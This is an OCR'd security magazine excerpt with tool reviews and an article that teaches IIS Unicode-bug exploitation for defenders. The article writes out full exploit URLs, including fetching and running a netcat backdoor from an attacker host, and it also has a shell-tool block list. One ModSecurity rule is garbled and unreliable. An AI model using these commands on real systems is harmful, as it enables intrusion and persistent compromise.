
doreye4058

Retail price – \$39.95

Vip Privacy by VIP Defense – protects your system from potential threat by giving the malefactors nothing to steal! VIP Privacy lets you search and safely clean up all information stored inside your system and installed applications. It does not in any way delete any private files nor it changes the contents of user's documents. VIP Privacy knows about 700 applications and several thousand system leaks storing the user's personal data that can be stolen and used by malefactors. So from now on your privacy will always be safe with this tool!

Retail price – \$39.90

If you have encounter any problems with this CD,
write to: cd@software.com.pl



If the CD contents can't be accessed and the disc isn't
physically damaged, try to run it in at least two CD drives.



Tools

ZmbScap: Zombie Scapper

System: Linux, Solaris, Free BSD.All Unix Variants,Windows

License: GPL v 2

Application: Anti Distributed Denial Of Service Tool

Homepage: <http://www.metaeye.org/projects/zmbscap>,
<http://zmbscap.sourceforge.net>

ZmbScap is an open source tool written in perl. It is a prevention – mechanism against distributed denial of service attacks. The tool automatically scan the target machine for specific ports and kills the agent if listening.

Quick Start: The network is full of complexities. I think we can hardly find any network which is free from attack jargon. The network is not monotonous in its context but rather segregated into complex objects. These objects get exploited in every sense. Why? Because the cold war of attacks and prevention is on the way. Attackers or Worm writers do everything to own a box. The networks always get swamped. The distributed denial of service attacks are rising. Through our study and research we found lots of networks that are under the hood of Ddos attacks. We have not found any classic and effective mechanism to stop it. ZmbScap is a solution to this. The tool is fully functional and effective in stooping the Ddos agents. You can find lots of Ddos agents like Trinoo, WinTrinoo, Shaft, Mstream, Stacheldhart Ver 1 & 2, Trinity, Entitee etc. They are considered to be the best agents to launch distributed denial of service attacks. We have designed a generic Anti Ddos tool.

Imagine you are a network administrator of a redshot technologies. You find lots of problems in the company network. The research showed that a lot of packets are coming from a specific machine. The amount of packets is great. After the analysis you find that the network is under distributed denial of service attack. The packets are coming from toggled machine. After finding the signatures of packet and command stats, scan the target. It proves that trinoo and shaft agent are running. Try to use the ZmbScap tool for killing the agent. Trigger the console and launch the ZmbScap tools as: The working usage (see Figure 1).

Choose the target IP with the free system interface. Lets say eth0 is selected with (-i)option. You wish to send two packets with (-n) option and with timeout interval with (-t) tag. Issue the required command through the console (see Figure 2).

The tool is in inadvertent running mode and sending packets to kill the agents. It scans the target for opened ports and trigger the kill commands. Finally the agent stops throwing packets. The network is working fine again.

Other useful features: The tool is based on well derived signatures with the command identifiers and aims in stopping the master agents. The signature presence makes it more modular. For more additions a user has to add only signature arguments and the code is ready to run.

The tool generates a raw ICMP and UDP packets, with signatures defined that build a payload sent to the

agent to prevent it from flooding. This is effective because the packet building take place only after the target is found in listening state. This makes the tool very subtle in its working capability.

ZmbScap posseses functionality like interface selection. This means that the user can select any interface supported by the operating system. It can be eth0, eth1 or any other. The timeout strategy has been included in the tool. It stops the zombie masters by sending a kill/stop trigger. At present the tool supports following Ddos agents:

- Stacheldhart Version 1,
- Stacheldhart Version 2,
- Wintrinoo,
- Mstream,
- Tribal Flood Network,
- Trinoo,
- Shaft,
- Trinity,
- Entitee.

Disadvantages: The tool is console based and there is no web interface yet designed. ZmbScap might be run under Linux and other operating systems of the same type. Windows XP does not support raw icmp packet building.

by Aditya K Sood, Pranay Kanwar

```
zmbscap - Zombie Scapper v0.1.
Copyright (C) Metaeye Security Group - http://zmbscap.sourceforge.net.
http://www.metaeye.org

usage: zmbscap.pl -h <target> [-i <interface>] [-n <hits>] [-t <timeout>]
<target> : ip address or hostname to scan.
<interface> : interface to use for sending packets, default eth0.
<hits> : no of times to send kill packets, default 1.
<timeout> : communication timeout in seconds, default 3 seconds.
```

Figure 1. Usage Prompt Of ZmbScap

```
$ perl zmbscap.pl -h 172.31.1.3 -i eth0 -n 2 -t 3
zmbscap - Zombie Scapper v0.1.
Copyright (C) Metaeye Security Group - http://zmbscap.sourceforge.net.
http://www.metaeye.org

[+] Pinging host 172.31.1.3.
[+] Host is up.

[+] Scanning host 172.31.1.3 using interface eth0.

[+] Detected possible infection: Trinoo.
[+] Trying to kill Trinoo.
[+] Kill packet sent 2 time(s).

[+] Detected possible infection: Shaft.
[+] Trying to kill Shaft.
[+] Kill packet sent 2 time(s).
```

Figure 2. Working Mode Of ZmbScap

TrueSword 4

System: Windows 98/2000/Me/XP/Vista

License: Commercial

Application: Anti-malware software

Homepage: <http://www.securitystronghold.com>

True Sword is developed to protect user's computer against malicious programs, doing harm to their computer and breaking their privacy. This programs include trojans, spyware, adware, trackware, dialers, keyloggers, and even some special kinds of viruses.

Quick start: Suppose your computer or a host on your network hasn't been running at its optimal performance level. After ruling out hardware issues, you suspect that the system has been bogged down by unwanted malware and you want to scan the system to review and remove any unwanted malicious software. You can do this easily with True Sword 4 by Security Stronghold.

By choosing to scan either an entire computer, a specific drive, or simply by choosing a specific directory, you can see what software may be consuming system resources and causing unwanted activity on your host.

The first thing you will want to do when running True Sword 4 is to update the software with the latest information. To do this, simply click update and then select your update source. Once your software has been updated, you can begin your scan by selecting start! As the scan runs, you will see its progress in the main window. Alerts regarding suspicious software will pop up and ask for your input. Here, you may choose whether or not you would like True Sword to solve the problem, ignore it or seek more information regarding the threat. By checking the box stating, *Don't ask and do it always*, you can teach the software to ignore or solve the problem on its own upon each scan. Once your selection is made, the scan will continue. If you have taken action on something and decide that action was taken by mistake, simply click the Undo button and the change will be reversed.

Other useful features: True Sword scans your hard disks, registry and processes and removes all malicious software found. It also removes malicious BHOs and tracking cookies. It can find and eliminate over 180 000 types of spyware, addware and trojans. What sets True Sword 4 apart from its competitors is its ability to run scans based on a number of different criteria. By selecting Options, you can elect which parts of the system you would like to scan, whether you would like to scan cookies and registry items only, or if you would like to scan entities such as host files, startup items or registry entries. You can even customize how you would like True Sword to respond when it finds a virus or spyware. In this options section, you can even restore changes made previously by True Sword by viewing the list of changes True Sword made to your system and selecting undo. By adding the option to scan the system upon startup, you can be sure your system is being checked on a regular basis even with little action on your part.

Disadvantages: An inexperienced user, who seeks more information about a specific threat, may find the information provided to be too technical and literal to be of use. Users will have to review these alerts carefully to determine whether or not they are truly detecting unwanted software.

by Jennifer Allen



Figure 1. TrueSword Database update




Figure 2. TrueSword options



Security of Web Servers and Web Services

Volker Hockmann

Difficulty



Web servers and the web services associated with them have become increasingly important in the last few years. Online banking, email, and money, B2B and B2C transactions are growing rapidly. It is difficult to imagine modern business without these forms of networking.

There are also significant negative aspects. In many cases, due to competitive pressures companies and government agencies had to implement these services very fast, often too fast and without any useful concept of security and protection.

As a consequence, it turns out that a hacker, with little effort, can misuse these web services or compromise the underlying database (e.g., to obtain access to credit-cards numbers or social insurance information).

A very significant percentage of the population in developed and developing countries is using wired and wireless connections for reading emails, accessing newsgroups or using internet banking. All these services are running on a web server. Most web servers are running the Apache or the Microsoft Internet Information Server (IIS) [for all versions of both servers (*Apache 1.3.x/2.x, IIS 3-6*), check Netcraft, 2006]. The older versions of the Internet Information Server are especially vulnerable against numerous attacks. Therefore, an attacker is can easily break into many web servers running IIS 4 or 5.

However, the Apache web server (running on Windows systems) is also vulnerable to

similar attacks. Moreover, using a web server based on UNIX or Linux is not a guarantee for a secure system. UNIX and Linux systems are also affected by inherent weaknesses and vulnerabilities such as buffer overflows and the handling of format strings ZDNet (2006).

Readers who like to have a more general interest are referred to Leiss (1990) and Garfinkel, S. & Spafford, G. (2002). These give an excellent overview on Internet security.

Hacker, Cracker, and Attacker

In many technical articles as well as in the popular IT press one can read about hackers and crackers; sometimes there are references to

What you will learn...

- A short and simple attack against the Microsoft IIS web server,
- How to secure the network.

What you should know...

- A general rules on Internet security.

Note

The reader should be careful with all given examples and try them only in a test environment, not with actual systems running real-time services.

cyberpunks and script-kiddies. But, what is a hacker, when is a hacker a cracker? What is the definition of a script-kiddie?

A hacker is someone with substantial technical know-how. He (and it is almost always a male) is very interested in developing and administrating systems. He is frequently motivated by a search for knowledge and interest in improving his systems and programs. A cracker on the other hand is someone who is often more interested in breaking into a server to access data or to subvert the functioning of the server. He may also break into systems for money (see Davis, 2002; Pipkin, 2002).

A script-kiddie is a derogative term for someone who is interested in computers but does not have enough knowledge to break into systems using his own ideas or scripts. Therefore, he uses existing and frequently well-known and easy-to-find (often downloadable) techniques and programs. A very dangerous aspect of this process is that script-kiddies do not know enough about the tools and relations between the tools and the compromised system. Often they are destroying more with their lack of knowledge than they intended HoneyNet (2000).

However, for the affected user, it does not greatly matter what kind of the attacker is who is trying to break into the system. Maybe it is one of the company's own employees, who only wants to *improve* a system. Or it is a former employee who wants to retaliate for some perceived injustice. And the script-kiddie just found a new and interesting tool to hack into a web server and has by pure coincidence deleted all customer data on a company's server.

All of these attackers are in a position to hack into a system, either intentionally and knowingly or more or less accidentally. In the next section we will talk about *the attacker*. This means all types of persons, who are able to destroy, change or delete data on systems.

It is very important to secure systems and servers against all kind of menaces, internal or external. The primary aim of an attacker is to assert himself, to leverage some knowledge and to bully his way into the system to steal credit card numbers, customer data or other data of value to a business (Catless, 2006). Another goal is for attackers to subvert the functioning of servers, either to install back doors for future use or processes that can be used for subsequent attacks, such as a distributed denial-of-service attack.

For every company and especially for every administrator, is it

a principal task to protect the running systems against all kind of attackers. And it is in many cases a relatively simple way to realise a security concept with *on-board tools*, tools and product documentation. On-board tools could be the extensions of the Apache web server, like ModSecurity (ModSecurity, 2006) etc. With less effort you are be able to make your server more secure. Another open source software you could use to protect your systems is SNORT (SNORT, 2006). Snort is an intrusion detection system for Linux and Windows systems.

Example of a Web Server Attack

In this section we present a short and simple attack against the Microsoft IIS web server (version 4 and 5). We are using here at first some real example data. In Section 3.2 we will work only in a test environment.




Figure 1. Google search results



Figure 2. A sniffer example



All URLs and IP addresses are disguised. A detailed description and deeper explanation can be found in the Hockmann (2004).

Providing Information

The first step includes obtaining information about the system the attacker wants to hack. Relevant information might be software version of the web server, patch level, installed operating system, other services running on this system, IP address, and shared directories.

Often, it is very simple to find such information just using Google. If one types into Google: *Microsoft-IIS/5.0 Server at intitle:index.of*, some very interesting listings will appear.

The figure above gives some very interesting details about web servers. At first, it shows the version (*Microsoft-IIS/5.0*) and the port on which the web server is listening (*Port 80*).

There is one URL (marked with the black arrow) which might be of interest for further investigation since it gives a subdirectory.

Another way is to use a so called sniffer or network scanner like *Domainscan* (Figure 2).

A Sniffer is a tool to scan a network for other connected systems. As in the example on the left the tool *Domainscan* lists all machines with name. Now one has the information which systems are located in you're a given environment and one can choose one of them to get more details about it. With *Nessus* or *Nmap* one can start the next steps to identify open ports, services and operating systems.

The Unicode-Bug

The Unicode Bug is a well known bug that is related to all earlier than IIS 6 version. Unicode is a alphanumeric code to display letters, punctuation marks, diacritical marks and other special characters, for example Chinese symbols or the German ä, ü or ö. Unicode is an attempt to combine worldwide all characters in one unified code.

The Internet Information Server version 5 is able to display Unicode letters. However, the IIS code does not check the given code before it will be executed on the machine. So, if a hacker sends an URL with the following string to the server:

`http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\` he will receive the answer seen in figure 3.

What happened when this command was executed? In particular, why did we receive a listing of the server directory? The answer is very simple: In the URL we find first `http://192.168.74.203/cgi-bin/`. This is the protocol (`http://`) and the server address with a subdirectory (`192.168.74.203/cgi-bin/`). It looks very normal, but in this context it isn't. Here one finds indications for:

- Drive-letter,
- Index- and filenames,
- Size of the disk,
- The swap file for the virtual server on this machine. Sometimes it is possible to find username and passwords in it. For this one needs a so-called Hex-Editor.

The next part is `../%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af`.

This is the so called Unicode. The IIS translates this code into `../../../../../../../../`. This code is the command in a DOS shell, similar to the change directory command "cd", which changes to the root directory. IIS interprets these data uncontrolled as control characters and executes the corresponding code on the machine.

Next in the URL is the following string `/winnt/system32/cmd.exe?/c%20dir+c:\`.

This command line changes to the directory `/winnt/system32` and starts the DOS shell `cmd.exe` with two parameters `dir c:\`. The result is the listing of the drive `c:\`.

It is possible to combine the parameters, so one can delete, change, or create new files on the machine.

With the following parameters one can create a new file on the machine. At first we are copying the command shell `cmd.exe` into another directory. So we have a backup in case that the system administrator recognises our successful attack in his log files.

`http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe`.

After executing this string in a browser one receives a confirmation and a copy of the command shell `cmd.exe` in the `/winnt/system32/` directory will be created in the `scripts` directory.

The directory `scripts` is a directory in the IIS directory tree. Here one finds the new command shell with the name `cmd1.exe`.

Now it is possible to create a new file onto the machine. We are using the DOS command `echo` with the `>` flag (comparable to `cat` under Unix).

With the following string `http://192.168.74.203/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+2000+> PayRollData2007&dir&type+ PayRollData2007` we create a new file, called `PayRoll-Data2007`. With `c+echo+2000+>`




Abbildung 3. IIS security leak – Unicode Bug


Advanced WindowsCare Personal

1-Click Protect, Fix and Optimize Your PC!

Slow down, freeze, crash, and security threats are over. Advanced WindowsCare Personal is a comprehensive PC care utility that takes a 1-click approach to help protect, repair, and optimize your computer.



100% FREEBIE!



IObit SmartDefrag Defrag & Speed Up Your Hard Disk!

IObit SmartDefrag is the most efficient way to defragment and optimize your hard drive. IObit SmartDefrag works automatically and quietly in the background on your PC, keeping your hard disk running at its maximum speed.

Please Visit

<http://www.iobit.com>



"Free software downloads to Windows desktops to improve setting and ramp up performance!"





PayRollData2007 we are filling the file with content (2000).

So, after creating a new file on the web server it is also possible to delete or change a file. Only some minimal familiarity with the command shell under DOS/Windows is needed for this. With the string `http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+del+ NeueBilanzdaten2003` one can delete the file `NeueBilanzdaten2003 (PayRollData2003)`.

Having done this, the attacker might want to install a permanent backdoor. The system administrator might have found out about the attack or the newly created files and might have taken countermeasures. To circumvent these, the attacker installs a Trojan Horse on the machine. Then it is very easy to enter the system via remote login.

At first, the attacker needs access to the server part on the machine. The client is running on the local computer. We can once again use the Unicode Bug.

With `http://192.168.74.203/scripts/..%c0%af../winnt/system32/cmd.exe?/c%20tftp.exe+\"-i\"+192.168.74.29+GET+ncx99.exe+c:/inetpub/scripts/ncx99.exe` we are copying via the `tftp.exe` a Trojan Horse (`ncx99.exe`, `netcat`) from our local computer (192.168.74.29) to the IIS Server (192.168.74.203). TFTP is a very simple program to copy files from one machine to another without any login or passwords. With the `get`-command we are copying the file from the `tftp`-server (our local computer) onto the target, the IIS server and its `/inetpub/scripts/` directory.

We could also use a more discreet name such as `ping.exe` for our Trojan Horse, so the administrator might not find the file. Other kinds of Trojans have a stealth mode and will not be listed by the task manager. So it is not easy to recognize them.

After copying the Trojan Horse onto the machine we are looking in the directory of the IIS server with the well known Unicode string shown above.

`http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af ..%c0 %af..%c0%af..%c0%af/ inetpub/scripts /cmd1.exe ?/c%20dir+c:\inetpub\scripts`. In our browser we can see the result. Our new file is on the IIS server with the name `ncx99.exe`.

Now we have to start this Trojan Horse and then we can use the client software to start a connection with it.

With `http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af ..%c0 %af..%c0%af..%c0%af/inetpub/scripts/cmd1.exe?/c%20ncx99.exe` the Trojan `netcat` is now running on the IIS Server and waiting for connections. It is an easy way to start a remote connection. The `netcat` software is capable to do all things an administrator can do on his computer. He can delete, change or create files or directories. He might be able to implement other software and services on the machine, like an FTP server to use the machine for illegal file-sharing (such as copy-righted movies, MP3, or pornography).

Methods of Attack Protection

In the last section we have seen a simple attack with serious consequences. The worst case scenario might be that neither the user nor

the administrator recognized the attack. As a consequence, that server may now be misused to distribute illegal media like movies, music, or pornography.

In many cases the owner of the server may be liable for all these illegal actions, especially if the owner of the server has not taken all requisite precautions. Therefore it is very important to secure the network, the machines, and the programs running on them. It is also crucial to make all employees aware of the dangers of attacks using social engineering.

Building a security concept

Before we inspect all our systems and machines, we need a concept. We must catalogue what kind of problems might be of concern, what type of hardware and services must be secured against attackers and how much budget and time is available to realise the security concept. This is a very important first step.

The first point of our security concept is to identify all critical processes, the most important processes in our company. Are they secure enough or do they need a special environment to make them secure enough against all kind of attacks? It is imperative to target insiders as well as outsiders; it has been estimated that almost 60% of all attacks



Figure 4. Confirmation after creating a copy of the command shell and the new shell `cmd1.exe`




Figure 5. Confirmation after creating a copy of the command shell and the new shell `cmd1.exe`

against companies are coming out of their internal networks (Compare Lovejoy, 2006).

It may be necessary to obtain external help with this task. Companies should have a designated security specialist who should be able to help.

Keep the System up to Date

One of the easiest but most important ways to make a system more secure is to install all updates, fixes and patches, after testing them in a secure test environment. This should be done as soon as feasible after the patch is received. Generally, it is a good idea to test a patch before installing it. Otherwise there might be problems with some new bugs or unpredictable errors; occasionally, patches also interfere with certain operations of the system.

However, it is not sufficient to update only the servers; client machines must also be patched. Otherwise an attacker might use a bug on a client to break into the system.

Use SNORT, an Open Source Tool

SNORT is an Open Source Intrusion Detection System (Snort, 2006). It detects security events on monitored networks. With special rules,

SNORT can detect attacks like the Unicode Bug in a network. SNORT scans the network traffic and puts all IP packets together to analyse the whole request. After this real time analysis comparing it with all rules, SNORT may decide to drop the request or send it on to the target machine. The administrator can download new rules and signatures for new identified attacks. SNORT is also in a position to detect requests from backdoors like *Back Orifice* etc.

ModSecurity – another useful tool

ModSecurity (ModSecurity, 2006) is an open source intrusion detection and prevention engine for web applications. With ModSecurity it is possible to detect requests at attempting to access executable programs such as command shells or programs like *ftp.exe/ftpp.exe* and Trojan Horses.

ModSecurity is running as an Apache Server module. ModSecurity is to extend and to increase web application security.

One can use ModSecurity to protect all types of web servers against hackers. ModSecurity can only be installed on UNIX systems but with a redirect entry one can send all requests for a web server at first to the ModSecurity machine; after scan-

ning the traffic, it can be forwarded to the appropriate web server.

ModSecurity is a very interesting solution for protecting pages against unwanted and unintentional requests especially for dynamical web pages, such as PHP and ASP pages.

In the Unicode Bug in Section 3.2, we used a very simple bug to hack the web server (this bug is useful both in IIS and the Apache web server). At first we started with a Google search to obtain information about the web server we want to hack into. Such requests from a search engine like Google can be prevented with the following ModSecurity filter rule:

```
SecFilterSelective HTTP_REFERER "inurl.* intitle:index.of. Alternatively, we could fake our web server name: in place of Microsoft-IIS/5.0 Server we might send information such as this is just a web server in response to all such requests.
```

To eliminate requests in kind of Unicode letters one can set a filter such as: `SecFilter "[\.*&%;,;]"`

To allow only letters, digits, underscore, and square brackets (for arrays) in variable names one can use: `SecFilterSelective ARGS_NAMES "!^[[][a-zA-Z0-9_]+$"`

With the following filter, ModSecurity can filter out all requests to command shells or other executable programs:

```
SecFilterSelective THE_REQUEST cd|x20*|;|cd|;|echo|perl|python|rpm|yum|apt-get|emerge|lynx|links|mkdir|elinks|cmd|pwd|wget|id|uname|cvs|svn|(s|r)(c|p|sh)|rexe|smbclient|t?ftp|ncftp|curl|telnet|gcc|cc|g|++|\.|/)
```

With ModSecurity one also has the ability to protect a web server against spam and unwanted articles, for example in news forums or a guestbook.

With syntax such as: `SecFilter "viagra" or SecFilter "(viagra|mortgage|herbal)"` one can block content such as *viagra*, *mortgage* and *herbal* from one's guestbook.

More rules and information's about ModSecurity can be found in ModSecurity (2006).




Figure 6. Creating new files with the Unicode bug




Figure 7. The Trojan Horse is on the IIS server




Figure 8. Protection of Web Servers using ModSecurity (ModSecurity, 2006)

Suggested Actions after an Attack

After the user has recognized that the system was hacked by someone, it is important not to destroy the traces and the tracks of the attacker. It is virtually never possible to undo the already occurred attack with updates or a new service pack. This might only close the vulnerability which the attacker has used to break into the system. But as we pointed out, usually he has installed some backdoor or Trojan Horses / Rootkit enabling him to come back even if the original path is no longer open.

The first commandment is *Save all traces and log files*. Here are some additional relevant observations:

- It may not be possible repair a system because all Rootkits were deleted. An attacker might have installed his Rootkits deep into the system; he may also have replaced some components from the operating system with his own programs, for example the *ping* command. This command would be running normally but may carry out additional operations; for example, it may have installed a new Rootkit,
- It is also not possible to use a virus scanner to repair a system. A virus scanner is useful to scan for known viruses. But since the system might have been hacked so that the attacker has obtained his own root account or he has installed other programs such as

a remote connection tool, a virus scanner will never find these attackers on a system,

- It is not recommended to install a new operating system without formatting the hard disk. If one installs the operating system over the old file system, the attacker might have installed an unknown backdoor enabling him to come back after the system was restarted,
- Data on a compromised system should generally not be relied on,
- Backup systems can also be a source of problems since one does not usually know when a system was compromised. If we install backup files that have already been infected, the backdoor we wanted to eliminate

might already exist on the backup disk– and will now be reinstalled!,

- A similar observation applies to log files. These could also have been changed by the attacker,
- A general observation is the following: An attacker can carry out precisely all those operations that the user can carry out. Thus, the attacker will have all of the user's access privileges.

At first, it is prudent not to shut down the server but to isolate the running server from the network. One of the next steps is you should make an image from the hard disk to secure evidence. For further investigations you need profound forensic knowledge. Please do not touch the systems if you do not

References

- http://news.netcraft.com/archives/web_server_survey.html – Netcraft (2006). Netcraft Web Site. Retrieved on October 18, 2006,
- http://www.zdnet.com.au/insight/soa/Top_10_Linux_Unix_vulnerabilities/0,1390,23731,120280495,00.htm – ZDNet (2006). ZDNet Australia Web Site. Retrieved on October 18, 2006,
- Davis, P.T. (2002). Securing and Controlling Cisco Routers. CRC Press,
- Pipkin, D.L. (2002). Halting the Hacker: A Practical Guide to Computer Security. Prentice Hall PTR,
- <http://www.honeynet.org/papers/enemy/> – HoneyNet (2000). Know your Enemy. HoneyNet Project, Retrieved on October 18, 2006,
- <http://catless.ncl.ac.uk/Risks/19.19.html> – Catless (2006). Retrieved on October 18, 2006,
- <http://www.modsecurity.org> – ModSecurity Homepage, Retrieved on October 18, 2006,
- <http://www.snort.org> – Snort Homepage, Retrieved on October 18, 2006,
- Hockmann, V. (2004). Web Server Security Vulnerabilities and Their Effective Removal, Lueneburg, Germany, University of Lueneburg.
- <http://www.csoonline.com/read/040106/caveat041206.html> – Lovejoy, K. G. (2006). The Enemy Inside. Retrieved on October 18, 2006,
- <http://www.snorg.org> – Snorg (2006). Retrieved on October 18, 2006,
- Leiss, E. L. (1990): Software under Siege: Viruses and Worms,
- Garfinkel, S. & Spafford, G. (2002). Web Security, Privacy and Commerce. Security for Users, Administrators and ISPs. 2nd edition, O'Reilly Media.

NetCat

NetCat is a so called *potentially unwanted application*, it is not a virus or trojan. Netcat is a small but very usefull and mighty utility that is able to write and read data across TCP and UDP network connections. This tool is used by security experts but also by network admins to enhance their network security. Tt can create almost any kind of connection you would need. However, it can also be used with malicious intent by *the bad side of the internet* to target attacks on remote systems. It is designed to be a reliable *back-end* tool that can be used directly or easily driven by other programs and scripts.

